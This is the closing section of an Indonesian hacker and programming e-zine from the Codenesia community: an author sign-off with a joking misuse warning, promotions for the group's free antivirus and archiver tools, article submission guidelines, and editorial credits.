**Ingat:** Pesan saya jangan disalah gunakan yah, karena saya telah menyalah gunakan sebelumnya yaitu dengan menguji coba pada target ☺. Selamat berkreasi.

Salam Maniz

A.M Hirin

Trims buat:

Ajrnea atas kerja kerasnya membuat Codenesia Up lagi

Anharku yang telah memulihkan jumlah member dalam waktu 1 bulan

And all codenesia member and partner



CN-ZINE4

76



## Produk Codenesia

---


### Codenesia Malware Cleaner (CMC)



Kami juga mengembangkan produk Antivirus local yang kami beri nama CMC atau kependekan dari **Codenesia Malware Cleaner** yang tidak hanya dapat membasmi virus local namun juga sanggup membasmi beberapa virus asing secara tuntas, diman ketika majalah ini terbit versi terkahir dari CMC adalah PH 3.5 yang bisa anda unduh di website kami secara gratis. Download CMC PH.3 build.5:

<http://codenesia.com/system/files/CMC%20PH%25233.5.zip>

### Rax File Arciver (RaX)




RaX adalah Archiver program seperti Winrar, WinZip atau 7z, namun punya ekstensi .rax. RaX adalah produk pertama codenesia, yang bisa anda unduh di website codenesia atau di alamat [hirin.4shared.com](http://hirin.4shared.com) pada folder **Rax**.

## BOOKS FOR SALE



## THANKS TO ALL PARTNER OF CODENESIA



## CARA KIRIM ARTIKEL UNTUK CN-ZINE EDISI BERIKUTNYA

---

Isi materi artikel:

- ✓ Kategori Pemograman
- ✓ Kategori Hacking
- ✓ Kategori Cracking
- ✓ Kategori Antivirus
- ✓ Kategori Virus
- ✓ Kategori Etc (All of Komputer)

**Catatan:** isi materi diharapkan Original (tidak KOPI PASTE), tidak ada unsur penghinaan, tidak mengandung SARA', artikel yang masuk akan di seleksi terlebih dahulu oleh redaksi CN-Zine.

Kirimkan tulisan anda dengan format sebagai berikut:

- ✓ Filetype : .Doc
- ✓ Page Setup : Paper size =A4
- ✓ Line spacing : 1,5 Lines
- ✓ Font : Times New Roman , size Judul Cambria = 16 (Heading1) dan paragraph = 12

Jika ada Source Code atau Tool yang disertakan kirim dalam bentuk RAR, ZIP, atau RaX.

Kirimkan tulisan anda ke Redaksi [info@codenesia.com](mailto:info@codenesia.com)

## Redaksi

---

Email : [info@codenesia.com](mailto:info@codenesia.com)

Layouter : anharku

Editor : A.M Hirin

Cover : hakz





**Berilah dukungan untuk  
Codenesia Magazine VOL #5 agar menjadi  
lebih baik lagi.**

**CODENESIA**

Build Indonesia With Code